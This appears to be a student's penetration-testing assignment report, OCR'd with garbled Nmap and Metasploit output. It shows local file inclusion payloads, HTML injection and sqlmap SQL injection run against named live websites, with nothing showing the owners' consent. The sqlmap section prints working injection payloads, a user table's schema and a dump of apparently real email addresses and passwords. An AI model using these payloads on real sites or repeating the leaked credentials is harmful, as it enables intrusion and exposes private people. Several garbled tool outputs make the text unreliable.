Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Available Modules:
Module      Name                               Description
[...]
0 auxiliary/dns/http/cable_hunt_webblock1.py  "CableHunt" Cable Router
[...]
modules_dir exploit/linux/local/cve_2011_3643_solariskeyf[...]
[...]
1  _L_target: 486_34                           great   Y/N   2023 Ubuntu Overlight LPE
[...]
2  _L_target: 980764
[...]
```

## Identifying the hidden data in the files

```
msf5 exploit -> /home/kali
```

```
Metasploit Framework: Display the Framework Log using the log command, Interact with help log.
```

```
msf5 exploit -> use auxiliary/scanner/http/mutillidae
```

```
Metasploit Framework: Display the Framework Log using the log command, Interact with help log.
```

```
msf5 exploit -> show options
```

```
Module options (set values, then press 'show')
```


Name	Current Setting	Required	Description
CONCURRENCY	20	YES	The number of concurrent ports to check per host.
DELAY	0	YES	The delay between connections, per thread, in milliseconds.
XFFITER	0	YES	The delay jitter factor (maximum value by which to +/- 0% DELAY) in milliseconds.

**Now we are able to observe the files in the website**

# Assignment 7

A. Find 2 websites vulnerable to Directory/Path traversal Vulnerability by using different payloads of Local File Inclusion.


FIRST WEBSITE:



AFTER INCLUIDE THE LFI TO WEBSITE:

A screenshot of a Microsoft Edge browser window showing an 'Intruder attack' on the website. The title bar says 'S. Intruder attack of http://zabalumni.szabist-zabtech.edu.pk'. The main content area displays a table of attack results with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The table lists several requests, mostly failing with status codes 400 or 410. Below the table, the website's contact us section is visible, featuring a phone icon, a mail icon, and social media links. The browser's taskbar at the bottom shows the date '6/29/2024'.

## SECOND WEBSITE:



## AFTER APPLYING LFI :

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2	/etc/passwd%00	400	222		10400		
3	/etc/passwd	404	587		36722		
4	//etc//passwd%2500	400	198		10428		
5	//etc//passwd%00	400	199		10424		
6	//etc//passwd	404	503		36722		
7	..etc..passwd%2500	400	332		10416		
8	..etc..passwd%00	400	311		10412		

This page could not be found!

We are sorry. But the page you are looking for is not available.  
Perhaps you can try a new search.

26 of 172

31°C  
Mostly cloudy

Search

Attack Save

6. Intruder attack of http://baidarie.org.pk

Attack Save

ABOUT RELATIONSHIP HOSPITAL FUTURE PLANS MEDIA CONTACT LOGIN

25°C Haze

ENG IN 9:16 AM 7/3/2024

## B. Find 2 websites vulnerable to HTML Injection Vulnerability.

### FIRST WEBSITE

The screenshot shows a web browser window for the SR Login page at <https://shoprex.com/login.aspx>. The page features a large 'SR' logo, a 'New LAWN Collection' banner, and a navigation menu with categories like LAWN 2024, PARTY DRESS, COTTON, LINEN, GENTS, JEWELRY, SOFA COVERS, HOME & LIVING, and OFFERS. A 'SIGN IN' section is present with fields for Email/Mobile and Password, and links for 'Forgot your password?' and 'Log In'. Below this, a 'I AM A NEW CUSTOMER' section has fields for First Name, Last Name, and Email. The status bar at the bottom shows system information including battery level, network, and date/time.

TYPE THE HTML CODE IN SEARCH:

This screenshot shows the same SR Login page as above, but with a malicious URL injected into the search bar: '<a href="https://www.aliet.ac.in/>click<a/>'. The rest of the page content remains the same, including the 'SIGN IN' form and the 'I AM A NEW CUSTOMER' section. The status bar at the bottom is identical to the first screenshot.


## NOW SEARCH THE CODE:

## NOW CLICK ON CLICK BUTTON:


THEN THE PAGE IN OPEN THE WE PROVIDE:



SECOND WEBSITE:




NOW PASTE THE HTML CODE:



NOW CLICK ON BUTTON CLICK:





THEN THE WEBSITE YOU GIVEN IS SHOWN IN THAT:



C. Find 2 websites vulnerable to File Upload Vulnerability on each test case below.

- a. Uploading larger PDF files than the specified size.
- b. Uploading images in the place of pdf.
- c. Uploading malicious PHP code in the place of pdf.






# ASSIGNMENT-8

B. Perform SQL Injection on given targets and dump the data from databases

. a. <https://www.lagnakaro.com/>

b. <https://comand.edu.pk/>

A)



NOW ON SQLMAP SEARCH IT:

```
File Actions Edit View Help
[~] [root@kali: ~]
$ sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:06:12 /2024-07-03/
[*] https://www.lagnakaro.com/wedding-resources.php?id=1
[*] https://sqlmap.org
[*] testing connection to the target URL
[*] sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id='1' AND 5338=5338 AND 'PhD'=PhD

[*] Type: error-based
Title: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND SELECT 1833 FROM(SELECT COUNT(*),CONCAT(0x717a787071,(SELECT (ELT(1833=1833,1))),0x717a766a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'P1D8'='P1D8

[*] Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1078 FROM (SELECT(SLEEP(5)))RNzP) AND 'qLHt'='qLHt


[*] Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a787071,0x48724c5979776bF75766296d6547564878b44f4a4164867b7745773507956686a43526441,0x717a766a71),NULL-- -

[01:06:17] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40, PHP back-end: MySQL 5.6.40 (MySQL Community Server)
[*] [01:06:17] [INFO] fetching database names
[*] available databases []:
[*] information_schema
[*] lagnakaro_s8gjaml
[*] lagna_dec2023

[01:06:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'
[*] ending @ 01:06:17 /2024-07-03/
```


## AFTER THAT WE SEEN THREE DATABASES:

### NOW OPEN DATABASE



```
[root@kali ~]# [11:39:57] [INFO] fetching columns for table 'register' in database 'la5hjas_s8gjami'
Database: la5hjas_s8gjami
Table: register
[168 columns]
+-----+-----+
| Column          | Type      |
+-----+-----+
| Language        | varchar(50) |
| name            | varchar(50) |
| profile         | text       |
| quick           | varchar(10) |
| ref              | varchar(175) |
| Status           | varchar(10) |
| id               | varchar(250) |
| a10             | varchar(250) |
| a11             | varchar(250) |
| a12             | varchar(250) |
| s2              | varchar(250) |
| a3              | varchar(250) |
| a4              | varchar(250) |
| a5              | varchar(250) |
| a6              | varchar(250) |
| a7              | varchar(250) |
| a8              | varchar(250) |
| a9              | varchar(250) |
| Address          | varchar(150) |
| Age              | char(3)    |
| Agent            | varchar(250) |
| ext_email        | varchar(200) |
| agt_id           | varchar(20) |
| Annualincome     | varchar(50) |
| BloodGroup        | varchar(50) |
| BodyType          | varchar(8)  |
| Caste             | varchar(60) |
| childrenlivingstatus | varchar(20) |
| city             | varchar(50) |
| complexion       | varchar(20) |
| ConfirmEmail      | varchar(50) |
| ConfirmPassword    | varchar(30) |
| Country           | varchar(10) |
| crnp              | varchar(10) |
| dasadate          | varchar(250) |
| dasamonth         | varchar(250) |
| dasapp             | varchar(250) |
| dasyear            | varchar(250) |
| DeleteAction       | varchar(50) |
| Diet              | varchar(20) |
| DOB               | varchar(10) |
| DOBday            | varchar(200) |
| DOBmonth          | varchar(200) |
| DOByear            | varchar(10) |
| Drink             | varchar(15) |
+-----+-----+
```

### ALSO OPEN THE COLUMNS:



```
[root@kali ~]# [11:39:50] [INFO] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ocqfnta68at...rt2qd8r395'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Title: Boolean-based blind
Payload: id='1 AND 5338=5338 AND 'PhJD='PhJD

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 1833 FROM(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT (ELT(1833-1833,1)),0x717a766a71,FLOOR(RAND(0)*2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'P1DB='P1DB

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1070 FROM (SELECT(SLEEP(5)))RNP) AND 'qlHH'='qlHH

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a76701,0x48724c5979776bf757662496d65475648784b44ffaa16450676b77445773567956686a43526441,0x717a766a71),NULL-- -
```

```
[root@kali ~]# [11:39:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.4b, Apache
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[11:39:50] [INFO] fetching entries of column(s) 'confirmEmail,ConfirmPassword' for table 'register' in database 'la5hjas_s8gjami'
Database: la5hjas_s8gjami
Table: register
[2763 entries]
+-----+-----+
| confirmEmail           | ConfirmPassword |
+-----+-----+
[11:39:55] [WARNING] console output will be trimmed to last 256 rows due to large table size
| rishabhshah23@gmail.com | 5994 |
| rishabhshah23@gmail.com | 0x717a766a71 |
| jayshah199712@gmail.com | 12197 |
| nilkantmod1065@gmail.com | 191197 |
| manishshah123@gmail.com | 13199 |
| allanshah84@gmail.com | 3194 |
| dharmendra.shah9765@gmail.com | 181795 |
| sonu_n_shahBredifmail.com | 181020 |
| darshan_shah123@gmail.com | 17195 |
| shubhamshah022@gmail.com | 7495 |
| yogeshshah447@gmail.com | 7820 |
| syahz66@gmail.com | 94810 |
| akashshah915@gmail.com | 89990 |
| drhuvini12@gmail.com | 12687 |
| shah.uday15@gmail.com | 45890 |
